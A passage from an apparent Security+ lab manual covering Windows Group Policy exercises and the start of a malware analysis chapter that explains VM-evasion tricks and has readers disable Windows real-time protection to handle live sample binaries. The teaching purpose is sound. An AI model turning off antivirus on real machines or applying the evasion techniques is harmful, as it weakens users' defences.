b. In the Name: textbox, type **Logon Warning** and click the OK button.

c. Expand the Clients OU, right-click the GPO, and select Edit.

d. In the GPME that opens, in the left pane, expand the following: Computer Configuration, Policies, Windows Settings, Security Settings, Local Policies, and Security Options. Select Security Options. In the right pane, scroll down and double-click Interactive Logon: Message Text For Users Attempting To Log On. Read the Explain tab.

e. Click the box Define This Policy Setting In The Template. In the textbox, type **This system is restricted to authorized users. Individuals who attempt unauthorized access will be prosecuted. If you are unauthorized, terminate access now. Click OK to indicate your acceptance of this information.**

Then click the OK button.

f. Double-click Interactive Logon: Message Title For Users Attempting To Log On. Read the Explain tab.

g. Click the box Define This Policy Setting In The Template. In the textbox, type **WARNING: This system is restricted to authorized users.**


Then click the OK button.

h. In the Group Policy Management Console, in the left pane, click the Logon Warning GPO in the Clients OU. In the right pane, click the Settings tab at the top. Click the show links at the right to see information related to this GPO, specifically the show for Interactive Logon.

i. On the Windows 10 VM, execute **gpupdate**.

j. Sign out.

k. Press any key, and you should see the message text and message title configured in your GPO, as shown in Figure 14-7. Click the OK button and sign in as the non-admin user.



WARNING: This system is restricted to authorized users.

This system is restricted to authorized users. Individuals who attempt unauthorized access will be prosecuted. If you are unauthorized, terminate access now. Click OK to indicate your acceptance of this information.

FIGURE 14-7 Logon message

The Message Text and Message Title policies are used for legal purposes. They warn users (malicious or uninformed ones) about what might happen to them if they misuse organizational resources or information. It also lets them know there could be accounting and auditing of their actions, helping reinforce written policies that users should have read. The Message Text and Message Title policies are also used for cybercriminals. No, an attacker won't say, "Oh shucks, I can't hack this one," and move on to another target. However, studies have shown a higher rate of successful prosecution with these warning messages. With this in mind, it's a good idea to have warning messages approved by a legal department and human resources.

📷 **4e, 4i**

Step 4 The GPOs made so far were immediately linked as they were created. Now you'll be able to see that the GPOs are in fact objects that can be created and linked in separate steps.

Hide and disable all items on the desktop with a user configuration GPO.

a. In the GPMC, in the left pane, expand the Group Policy Objects container. You'll see the GPOs you've created so far, existing as individual objects. Now, expand the OUs that you've applied GPOs to already. You'll notice the Logon Warning GPO in the Clients OU inside the Canandaigua OU as well as the Prohibit Control Panel Access GPO in the Students OU inside of the Users OU inside of the Canandaigua OU. If you're not sure where or even if a GPO is applied, on the Settings tab, in the right pane, click the Show Link in the Links section.

Deleting a GPO from an OU (or domain or site) doesn't remove it from the Group Policy Objects section. However, deleting a GPO from the Group Policy Objects section will, in fact, delete the GPO from the location where it is applied.

Applying the same GPO to multiple containers can be done easily from the Group Policy Objects section, as well.

b. Right-click Group Policy Objects and select New.

c. In the New GPO dialog box that appears, type **Clean Desktop** in the Name field. Click the OK button.

d. Right-click Clean Desktop and select Edit.

e. In the GPME that opens, in the left pane, expand the following: User Configuration, Policies, Administrative Templates, and Desktop. Select the Desktop item. In the right pane, double-click Hide And Disable All Items On The Desktop and then select the radio button next to Enabled. Click the OK button and then close the GPMC.

f. In the GPMC, right-click the Students OU in the Users OU in the Canandaigua OU. Select Link An Existing GPO….

g. In the Select GPO dialog box, click Clean Desktop and then click the OK button.

h. On the Windows 10 VM, execute **gpupdate**.

i. On the Windows 10 VM, sign out and then sign in again as the non-admin user. The desktop will be very clean, and there will be no way to add anything to the desktop. Interestingly enough, if you navigate with Windows Explorer to the Desktop folder (C:\Users\%USERNAME%\Desktop), you will still be able to read and write from that folder, but nothing will appear on the desktop of the system.

📷 **5i, 5j**

Step 5 Before getting to the next GPO, you’ll need to change a setting to get Internet access. Then, you’ll download a browser. Finally, you’ll be able to create a user configuration GPO that uses a specific image for the desktop wallpaper. It’s common for an organization to present a uniformed look to their machines, and the following steps take you through how it’s done.

a. From Server Manager, click Local Server in the left pane. In the Properties section at the top, in the right column, click On next to IE Enhanced Security Configuration. Select the radio buttons for Off in the Administrators: and Users: sections and then click the OK button.

b. Since Internet Explorer is the only browser on the system by default and is “end of life” (EOL, not supported in terms of updates or security patches by Microsoft anymore), download and install another browser, like Chrome (www.google.com/chrome/) or Firefox (www.mozilla.org/en-US/firefox/windows/).

c. Using the new browser, perform a Google search for Weissman Security+. Click the Images tab at the top to find the cover of this book. Click one of the thumbnails, and the regular-sized image will appear on the right. Right-click the image, select Save Image As…. Then select This PC, C:, and the SecurityPlus shared folder. Change the filename to **bookcover.jpg** and click the Save button.

d. In the GPMC, right-click the domain and select Create a GPO in This Domain, and Link It Here.

e. In the Name: textbox, type **Desktop Wallpaper** and click the OK button.

f. Right-click the Desktop Wallpaper GPO, beneath the domain container, and select Edit.

g. In the GPME that opens, in the left pane, expand the following: User Configuration, Policies, Administrative Templates, Desktop. Then select Desktop (this Desktop is nested inside the previous Desktop).

In the right pane, double-click Desktop Wallpaper.

h. Select the radio button next to Enabled.

i. In the Options: section, specify the path in the Wallpaper Name: textbox, using UNC format like this (substituting your server name in place of WEISSMAN-SERVER):

\\WEISSMAN-SERVER\SecurityPlus\bookcover.jpg

The Options: section mentions that a local path specification works too, but there have been known issues with that.

Select Tile in the Wallpaper Style: dropdown. Click the OK button.

j. Sign out from the Windows Server 2019 VM. Then sign in again as the admin user. Sign out from the Windows 10 VM. Then sign in again as the non-admin user. You should see the new wallpaper on each desktop.

There was a known Windows 10 bug related to this for users who have already logged in. Those users will (in most cases) see just a solid black background and not the image. If, for some reason, you’re seeing a black background on your Windows 10 VM desktop, make sure you selected Tile in the previous step. Depending on the resolution (right-click the desktop, select Display settings, and change the dropdown selection in the Resolution section), the image might not be in view if you didn’t select Tile and you left the default selection of Center. Change to a higher resolution, if so. Then go back and change the selection to Tile.

If that doesn’t fix the black background, it’s likely you’re affected by the bug. In that case, go to %USERPROFILE%\AppData\Roaming\Microsoft\Windows\Themes\ and delete the CachedFiles folder (and its contents) along with the TranscodedWallpaper file.

This issue seemingly has been fixed, but if you’re running an older release of Windows 10, you might need to perform the preceding instructions. Alternatively, just create a new user and sign in with that user.

Furthermore, if you have a failed sign-in, where the client can’t communicate with the domain controller and your client uses cached credentials for the domain, you could wind up with the black background, too. The aforementioned solution of deleting the folder and file can be used in that case, as well, to get the image to show as the wallpaper. Storing user credentials in the local cache on a computer allows users to sign in to a computer using domain cached credentials to access local resources when no domain controllers respond to sign-in requests.

If you still don’t see the image as the wallpaper, you may have typed in the path incorrectly or there’s a problem in the way you set up the shared folder that contains the image.

📷 **6h, 6n, 6q**

Step 6 Earlier you accessed a shared folder from an AD search as well as the Network applet. Now, you’ll make a mapped network drive to the shared folder, with a user configuration GPO, so users don’t need to go search for it.

a. On the Windows Server 2019 VM, in the GPMC, right-click the domain, select Create a GPO in This Domain, and Link it Here….

b. In the Name: textbox, type **S: Drive**. FLCC has an S: drive (S stands for Samples at FLCC) that faculty can write to, but students can only read from. This is one way that faculty can share resources with students.

c. Right-click S: Drive in the left pane and select Edit….

d. In the GPME that opens, in the left pane, expand the following: User Configuration, Preferences, Windows Settings, Drive Maps.

e. Right-click Drive Maps, mouse over New, and select Mapped Drive. On the Action: dropdown menu, you can leave the default selection of Update or select Create. Both choices will do the same thing (Create) at this point.

f. Click the ellipse button next to the Location: textbox. A custom search will automatically find the SecurityPlus shared folder (with the object name of Security+ showing in the Name section) created earlier. Double-click to select it, which will populate the Location:

textbox with the UNC format share name \\WEISSMAN-SERVER\SecurityPlus (substituting your server name in place of WEISSMAN-SERVER). Alternatively, you can type it in.

g. Put a check in the Reconnect: box, which will keep the drive persistent and not remove it when a user signs out.

h. In the Label As: textbox, type **S: Drive** and then click the dropdown next to the Use: radio button for S:.

i. Leave the Hide/Show This Drive and Hide/Show All Drives radio buttons at the default No Change selections and then click the OK button.

j. On the Windows Server 2019 VM and the Windows 10 VM, in a command prompt, execute the **gpupdate** command.

k. Create a domain local group named Faculty in the Faculty OU in the Groups OU in the Canandaigua OU. Create a domain local group named Students in the Students OU in the Groups OU in the Canandaigua OU.

l. For the SecurityPlus folder, grant Full Control for both share and NTFS permissions to the Faculty group. For the SecurityPlus folder, grant just Read for both the remote and NTFS permissions to the Students group.

m. Create a new user account in the Faculty OU and add that user account to the Faculty group. Add the existing user account in the Students OU to the Students group.

n. Open This PC on each VM, and you’ll see the S: drive on each.

o. From the Windows 10 VM, which should be signed in to the domain with your non-admin account that is now a member of the Students group, open the S: drive. Notice that you will be able to just read from the shared SecurityPlus folder.

p. From the Windows Server 2019 VM, which should be signed in locally with your admin account that is in the Domain Admins group (which has Full Control to both share and NTFS permissions), open the S: drive. By design of Windows, that account in the Domain Admins group will not be able to do more than read when signed in locally. However, sign in with the admin user from the Windows 10 VM, and that admin user will be able to use the Full Control permissions on the S: drive granted to the Domain Admins group.

q. Sign out of the Windows 10 VM and sign back in with the user account you created in the Faculty OU. This user will have the ability to modify the contents of the shared SecurityPlus folder, unlike the non-admin user in the Students group, which will only be able to read from the shared SecurityPlus folder.

➔ Note

In the event that you see a message, “Could not reconnect all network drives,” and/or there is a red X on the icon for a shared drive in the Network Locations section of the This PC window, double-click it anyway, and it should work. Then, when you go back to This PC, you’ll notice the red X is gone and that green coloring is present, indicating that the drive is accessible.

📷 **7f, 7g, 7o, 7r–7u**

Step 7 At FLCC, each user has their own U: drive (U for you, your drive), which is an individual shared folder that can act as a cloud for personal files, as you move from client machine to client machine in the domain. You will now make a user configuration GPO for that purpose.

a. On the Windows Server 2019 VM, make a folder called UDrives off the root of the C:\ drive.

b. Share the folder and give Everyone Full Control.

c. In the Security tab, click the Edit… button, click the Add... button, in the Enter the Object Names to Select textbox, type **Students**, click the Check Names button, and then click the OK button. With Students selected in the Group or User Names: section, put a check in the Deny column for List Folder Contents. This will prevent users in the Students group from seeing the other user folders in the shared UDrives folder. The Deny will override the List Folder Contents they would be getting from being a member of the Users group, which has that permission by default. Click the OK button to close the permissions window and then read the Windows Security message related to how the deny permission works, as discussed earlier in this chapter. Then click the Yes button.

d. Create folders that match the exact user logon names of the admin user and the non-admin user in the shared UDrives folder.

e. Perform the following actions for each user (the admin user and the non-admin user) folder:

Right-click each user folder, select Properties, click the Security tab, click the Advanced button, click the Disable Inheritance button, and then select Remove All Inherited Permissions from This Object. Now, no one has any permissions.

Click the Add button, click Select a Principal, in the Enter the Object Name to Select textbox, type **Domain Admins**, click the Check Names button, and then click the OK button. Insert a check in the box next to Full Control. Click the OK button. This allows members of the Domain Admins group to do anything to the folder.

This will allow the Domain Admins group members to see the contents of the folders locally. Without this step, if members of the Domain Admins group try to see the contents of the users' folders locally, even as a member of the Domain Admins group, those Domain Admins group members will face multiple denials when trying to click through. If signed in as a member of the Domain Admins group, you will be able to get through eventually, after clicking through messages like "You don't currently have permission to access this folder. Click Continue to permanently get access to this folder" and "You have been denied permission to access this folder. To gain access to this folder you will need to use the security tab."

f. For just the admin user's folder, in Advanced Security Settings, click the Add button, click Select a Principal, type the user logon name, click the Check Names button, and click the OK button. Insert a check in the box next to Full Control. Click the OK button to close the Permission Entry window. Click the OK button to close Advanced Security Settings. Click the OK button to close Properties.

g. For just the non-admin user’s folder in Advanced Security Settings, click the Add button, click Select a Principal, type the non-admin user logon name, click the Check Names button, and click the OK button. Insert a check in the box next to Modify. Click the OK button to close the Permission Entry window. This gives the non-admin user the permissions necessary for an individual shared folder and not a drop more, which would be included with Full Control. Click the OK button to close Advanced Security Settings. Click the OK button to close the properties.

h. In the Group Policy Management Console, right-click the domain and select Create a GPO in This Domain, and Link It Here….

i. In the Name: textbox, type **U: Drives** and click the OK button.

j. Right-click U: Drives from the left pane and select Edit….

k. In the GPME that opens, in the left pane, expand the following: User Configuration, Preferences, Windows Settings, and Drive Maps.

l. Right-click Drive Maps, mouse over New, select Mapped Drive. On the Action: dropdown menu, you can leave the default selection of Update or select Create. Both choices will do the same thing (Create) at this point.

m. In the Location: textbox, type in **\\WEISSMAN-SERVER\UDrives\%USERNAME%** (substituting your server name in place of WEISSMAN-SERVER), which will automatically resolve the %USERNAME% variable to each individual username, to match the shared user folder with the same name. This way, the GPO can apply to all users.

n. Put a check in the Reconnect: checkbox, which will keep the drive persistent and not remove it when a user signs out.

o. In the Label As: textbox, type **U: Drive**, click the dropdown next to the Use: radio button, and then select U.

p. Leave the Hide/Show This Drive and Hide/Show All Drives radio buttons at the default No Change selections. Then click the OK button.

q. On the Windows Server 2019 VM and the Windows 10 VM, execute the **gpupdate** command.

r. Open This PC on each VM, and you'll see the U: drive on each VM.

s. From the Windows 10 VM, signed into with the non-admin user, create files and folders in the U: Drive.

When the non-admin user is creating files and folders in that user's U: drive, watch locally (in real time) from the Windows Server 2019 VM directly from the user folder in C:\UDrives. Add, modify, and delete locally from the Windows Server 2019 VM and then watch (in real time) those changes reflected through the non-admin user's U: drive from the Windows 10 VM. To view the folder locally, you'll need to click the Continue button when a popup appears with the following message: "You don't currently have permission to access this folder. Click Continue to permanently get access to this folder."

t. From the Windows Server 2019 VM, create files and folders in the admin user's U: drive.

u. Remotely, from the Windows 10 VM, go to \\WEISSMAN-SERVER (substituting your server name in place of WEISSMAN-SERVER) signed in as both the non-admin user and the admin user. From there, click the UDrives shared folder. The non-admin user, because of the Deny for List Folder Contents given earlier, will not be able to see folders in that shared folder, but the admin user will be able to, and, of course, will also be able to access and modify any file and folder in the hierarchy.

📷 **8g, 8h, 8k**

Step 8 Often, it's helpful to automatically save contents of common folders to a network share. For example, users might not be aware that the Documents folder is local to the machine they're on, and if they move to another client machine, files saved to a Documents folder of another machine won't be there. You will now make a user configuration GPO for that purpose.

a. In the GPMC, right-click the domain and then select Create a GPO in This Domain, and Link It Here….

b. Put **Folder Redirection** in the Name: textbox and click the OK button.

c. Right-click the GPO and select Edit….

d. In the GPME that opens, in the left pane, expand the following: User Configuration, Policies, Windows Settings, Folder Redirection (notice all the choices of folders that can be redirected), and Documents.

e. Right-click Documents and select Properties.

f. Select Basic – Redirect Everyone's Folder to the Same Location.

g. In the Target Folder Location dropdown, keep the default selection of Create a folder for Each User Under the Root Path.

h. In the Root Path: textbox, enter **\\WEISSMAN-SERVER\UDrives** (substituting your server name in place of WEISSMAN-SERVER).

i. Click the Yes button in the Warning popup dealing with legacy systems.

j. Execute **gpupdate** from each VM.

k. Remotely, from the Windows 10 VM, create files and folders in the Documents folder for the non-admin user and the admin user. Sign out and then sign in again, which will create a special Documents folder in each user's U: drive with the files and folders just created inside of it. After that, any changes made to the Documents folder will be able to be seen in real time from the Windows Server 10 VM.

Lab Analysis

1. What is the relationship between a tree, domain, and forest?

____

____

2. What is an object in AD?

____

____

3. What are the differences between a group and an OU?

____

____

4. What happens for remote access when there is a conflict between share permissions and NTFS permissions?

   ____

   ____

5. To which three levels can GPOs be linked?

   ____

   ____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

bridgehead

computer

cumulative

deny

disabled

domain controller

domain local

enabled

global

global catalog

individual

not configured

universal

user

1. A(n) _____________ has the AD DS role installed on it.

2. A(n) _____________ server has full information for all AD objects.

3. There is one _____________ server at each site.

4. The three types of groups are _____________, _____________, and _____________.

5. Permissions are _____________, but a group _____________ will override any permission granted from any group, which in turn can be overridden by _____________ user permissions.

6. Group Policy configuration can be broken down into _____________ and _____________ categories.

7. The three GPO settings are _____________, _____________, and _____________.

Chapter 15
Types of Attacks and Malicious Software

Lab Exercises

Your network has been attacked! Adversaries have injected malware onto your systems. Whether it was due to a user clicking a phishing link or by some other means, you've got your work cut out for you. It's time for malware analysis, also known as malware reverse engineering. You must find information that will help you respond to a network intrusion. How did the malware get into your network? Which machines were infected? Which files were infected on those machines? What exactly does the malware do? Where does its communications go? How much damage has it inflicted? Has there been any infiltration of data? Has there been any exfiltration of data? Can you contain the damage and prevent something like it from resurfacing on your network? Analyzing and reverse engineering malware is like solving a puzzle.

Usually, all you have is a binary file—nothing but a collection of ones and zeros. The malware authors, those adversaries, are not kind enough to hand you the source code. What are you going to do? Malware analysis involves using various tools and techniques. Each new tool and technique will reveal more and more pieces of the puzzle. Two general techniques of malware analysis are static analysis and dynamic analysis.

Static analysis is when you analyze malware without actually running it. Dynamic analysis involves actually running the malware. Each of these techniques can be broken down into two other techniques, basic and advanced, as determined by the tools used and the level of analysis. Therefore, the four stages to analyze and reverse engineer malware are basic static analysis, basic dynamic analysis, advanced static analysis, and advanced dynamic analysis.

Basic static analysis involves analyzing malware without looking at any instructions in the binary. This should always be the first step because it's fast and direct. Basic static analysis can give you a good idea whether or not a file is malicious. It can give you clues about what the malware does and where its communications go. Basic static analysis involves using anti-malware tools to confirm or deny the maliciousness of a binary file, using hashes to identify malware specimens, and looking for information in a file's headers, strings, and functions.

However, malware authors know about these methods, too. They can easily change the code, which would change the file's signature and allow the malware to evade detection and identification. Furthermore, malware can be obfuscated (hidden), by packing (compressing), encryption, or other ways, which can prevent you from seeing its headers, strings, and functions. With basic static analysis, if you find a specific string, there's no guarantee that an action related to that string will execute. Basic static analysis can't do much against advanced malware, and it won't be able to identify certain behaviors and elements of the malware. It's only meant to be a first step.

Basic dynamic analysis involves executing the malware, and even finding artifacts created on the system such as folders, files, services, registry keys, and more. However, there's a good chance that certain instructions in the malware won’t execute. A binary could require certain command-line arguments to run, where each argument does something different. You still won’t be analyzing the instructions in the binary with basic dynamic analysis, which won’t even work on all binary specimens. It’s only meant to be a second step.

Since basic dynamic analysis involves actually running the malware, you have to do it safely and not put your system and network at risk. There are all-in-one software packages that can be used to run malware when you perform basic dynamic analysis. The most popular ones use something called a “sandbox,” which is an environment in which to run anything you don’t trust. Running potential malware in a sandbox will not infect or damage your actual system. Sandboxes automate most of the basic dynamic analysis process. They will generate database files, registry keys, and network traffic. Some sandboxes offer additional features such as integration with a website called VirusTotal (which you’ll explore in Lab Exercise 15.04) and memory analysis.

Most sandboxes, though, will not identify or categorize the malware, but will instead provide log output to let the analyst make those determinations. For the most part, the virtual environments provided by sandboxes simulate a system as much as possible so the malware will run normally. However, a sandbox might not work properly if it doesn’t have certain registry keys that certain malware needs or if the sandbox environment’s operating system is the wrong one for a specific malware specimen. If the malware requires the adversary to send back a command-and-control (C2 or C&C) message with a sandbox, that will not happen. A potential backdoor might not be installed. Sandboxes can also miss certain events. For example, malware can be instructed to sleep for a day before doing anything. Neither the analyst nor the sandbox will be ready for that.

Running malware in a virtual machine (VM) though a hypervisor is another good option. Best practices for running malware in a VM include using host-only networking, disabling shared folders, having a clean snapshot to revert to at the end of every analysis, and installing vulnerable software with different versions, in different snapshots if possible.

Malware, though, can be very smart and detect if it’s being run in a sandbox or a VM. Malware, in this case, will either run differently or even just shut down completely to prevent the analyst from figuring out more about the binary specimen. That’s why some people jokingly say, “Just run everything in a VM. Malware will detect the VM and shut itself down.”

There are many ways malware can detect a VM. MAC addresses will start with a known organizationally unique identifier (OUI) of a VM vendor. Various processes running in the background are indicative of a VM. There will be registry keys related to a VM. Tools for a VM can be detected. Various RAM structures will have indicators of a VM in use. A BIOS serial number can identify a VM. There are various hardware parameters (serial numbers, motherboard information, and CPU values) that are specific to a VM, compared to a physical machine. Malware can even manipulate the assembly language IN instruction, which can put a special value in a CPU register that indicates that a VMware VM is in use.

Advanced static analysis is when analysts get down and dirty with the malware. This type of analysis uses a program known as a disassembler, very often IDA (the Interactive Disassembler), which turns the binary’s ones and zeros into assembly language, allowing analysis of the assembly code itself. Advanced dynamic analysis involves running the malware though a program known as a debugger, such as x64dbg, which lets analysts examine RAM and CPU registers as the program executes. This type of analysis enables analysts to work through certain instructions one step at a time, pausing the program at breakpoints and investigating each instruction. The lab exercises in this chapter will deal with basic static and basic dynamic analysis, not advanced static nor advanced dynamic analysis, which require a strong background in assembly language.

When I teach programming courses on C++, Java, Python, and other languages, I tell my students that when they submit their high-level code, the code must be well documented. They must be able to explain what every single line of code does. When I teach malware analysis, also known as malware reverse engineering, I say the opposite. Most malware binaries are turned into an enormously large number of lines of assembly code. It’s just impossible to understand what every single line of low-level code does. Besides, that would take a great amount of time. Furthermore, lots of times malware authors will purposely write garbage lines of code that do nothing, just to throw analysts off, pushing them in the wrong directions.

➜ **Note**

The two languages used most often to write malware are C and C++ because they have no dependency requirements (for example, Java requires the Java Virtual Machine, and Python requires the Python interpreter), they produce small executables, and they can be used for writing rootkits and performing memory hacking since they are not behind any abstraction layers/levels (unlike other languages).

So what should you do? Rule number one: focus on certain specifics of the binary and look for interesting areas to focus on. Rule number two: use different tools and strategies. Don't spend too much time in one area using a single tool. Do something different to shake things up. Look at the malware in a different way. Rule number three: don't forget that cybersecurity and malware analysis is a cat-and-mouse game. Anti-analysis, where the malware authors purposely make the analysis harder, is always an issue. Once the good guys figure out what the bad guys are doing, the bad guys use new techniques to make the analysis harder once again.

30 MINUTES

Lab Exercise 15.01: Strings

When analyzing malware, a great first step is to look at the binary's strings. A string is a consecutive sequence of characters, including letters, numbers, and symbols. Strings can give malware analysts great insight into what a piece of malware does, how it does what it does, and to where its communications go.

What specifically can strings contain? They can contain names of application programming interfaces (APIs) implemented through dynamic link library (DLL) files. Two DLLs that should always be present are kernel32.dll and user32.dll (even on 64-bit systems, as the name stayed the same for DLLs that have "32" in them).

The kernel32.dll file is used for memory management, input/output operations, and hardware interrupts. Functions of interest found in kernel32.dll include OpenProcess, CreateFileW, WriteFile, and FindNextFileW.

➜ **Note**

Windows functions that manipulate characters can come in one of three formats: a generic version that can be used by both Windows code pages (character encodings used in Windows operating systems in the 1980s and 1990s, superseded when Windows implemented Unicode, but still applicable when shortcuts with the ALT key are used) and Unicode, a version just for Windows code pages that ends with the letter A (for ANSI), and a version just for Unicode that ends with the letter W (for wide). Functions that end with Ex (for extended) are updates of existing functions with added parameters that provide additional options and behavior. As the new and old functions aren't compatible, Microsoft still supports the old function (without the Ex suffix).

The user32.dll file is used to create and control elements of the Windows user interface, such as the desktop, windows, buttons, scrollbars, menus, and user action responses, allowing programs to implement a graphical user interface (GUI) that can match the Windows look and feel. Seeing it in the output of Strings doesn't say much. Functions of interest found in user32.dll include SetWindowTextW and ShowWindow.

The advapi32.dll file is an advanced Windows 32 base API DLL file (an API services library) that supports security, the service manager, and the registry. Seeing that API could be indicative of something the malware might be doing. A function of interest in advapi32.dll is RegSetValueExW. Certain registry keys in strings can be red flags, like Software\Microsoft\Windows\CurrentVersion\Run, which is a registry key (found in both HKEY_LOCAL_MACHINE and HKEY_CURRENT_USER) commonly used by malware that controls which programs are automatically run when Windows starts up.

The shell32.dll file contains Windows shell functions that could be indicative of what malware could be doing. The gdi32.dll has functions that control graphics device interface drawing and output sent to video displays and printers. The urlmon.dll file contains functions that incorporate hyperlinks and other objects into programs. A function of interest in urlmon.dll is URLDownloadToFile. The ntdll.dll file contains functions related to the Windows kernel that can allow programs to hide functionality or manipulate processes. The wsock32.dll and ws2_32.dll files contain functions that connect programs to endpoints over a network and allow for networking related tasks. The wininet.dll file contains functions for implementing network protocols such as FTP, HTTP, and NTP.

Functions can be in the form of imports or exports to interact with other programs and code. For the most part, a DLL implements functions and exports them. An executable imports and uses them.

Besides APIs and function names, the strings in a binary can include which fully qualified domain names (FQDNs) and IP addresses it communicates with. Here's a list of possible strings:

- URLs/FQDNs such as www.rit.edu
- IP addresses such as 129.21.1.40
- Messages such as “Welcome to the backdoor!”
- Options such as **-j**, which could indicate how a binary should be run and how to get to other code paths
- Words such as UPLOAD and DOWNLOAD, which could be menu items for the adversary to use
- Variables such as %SYSTEMROOT%\System32 and %USERNAME%

... and much more!

Learning Objectives

In this lab exercise, you’ll analyze strings in malware specimens. At the end of this lab exercise, you’ll be able to

- Find strings in binary files that may impact an investigation
- Form initial hypotheses about a binary based on its strings

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Windows 10 VM you installed in Chapter 1

Let's Do This!

Download Strings from https://docs.microsoft.com/en-us/sysinternals/downloads/strings. Extract the ZIP file, which will be in your Downloads folder, by right-clicking it, selecting Extract All…, and clicking the Extract button.

Open a command prompt in the directory of the Strings folder by opening the extracted Strings folder, which should also be in your Downloads folder, clicking in the address bar (to select the path), typing **cmd** (to replace the highlighted path), and then pressing ENTER.

Type **dir** and press ENTER to see the contents of the directory, which will include Eula.txt (End User License Agreement), strings.exe (the 32-bit version), and strings64.exe (the 64-bit version). Interestingly, and recently added to the Strings download, there is also a strings64a.exe file, which offers a strange error message when run:

> This version of C:\Users\jswics\Downloads\Strings\strings64a.exe is not compatible with the version of Windows you're running. Check your computer's system information and then contact the software publisher.

Real-time protection must be turned off; otherwise, the files in this lab will be deleted on sight.

Turn off real-time protection on the Windows 10 VM by doing the following:

1. Click the Start button or in the search box and type **Security**.
2. Click Windows Security.

3. Click Virus & Threat Protection.
4. Click Manage Settings under Virus & Threat Protection Settings.
5. Under Real-time Protection, click the button to turn it off.
6. Click Yes in the popup that appears.
7. Click X in the upper-right corner of the window to close it.

Now go to https://practicalmalwareanalysis.com/labs/.

Click Practical Malware Analysis Labs – Download, or alternatively go directly to https://github.com/mikesiko/PracticalMalwareAnalysis-Labs.

Click PracticalMalwareAnalysis-Labs.7z and then click the Download button on the next screen.

Go to https://www.7-zip.org/download.html.

Click Download in the row for 7-Zip for 64-bit Windows x64 (Intel 64 or AMD64).

Run the executable. Click Install and then click Close.

Right-click PracticalMalwareAnalysis-Labs.7z, mouse over 7-Zip, and then select Extract to “\PracticalMalwareAnalysis-Labs\”. Enter the password of **malware** and click OK. In the extracted folder, double-click PracticalMalwareAnalysis-Labs.exe. Click Accept and then click Extract.

Inside the new Practical Malware Analysis Labs folder is a folder named BinaryCollection. In that folder, copy the files from the Chapter_1L folder and the files from the Chapter_3L folder to the Strings folder.

➔ **Note**

Press CTRL-A to select all, CTRL-C to copy, and CTRL-V to paste.

In the command prompt, once again type **dir** and press ENTER, and you should see a longer listing that includes the binaries just copied over.

Press ENTER after every command in the following steps.

📷 **1a–1e**

Step 1 Other than the fact that strings64 is a 64-bit binary file and strings is a 32-bit binary file, there is no difference between the two, and both will produce the same results. The commands will reference strings64, but they could all be run using strings.

➜ **Note**

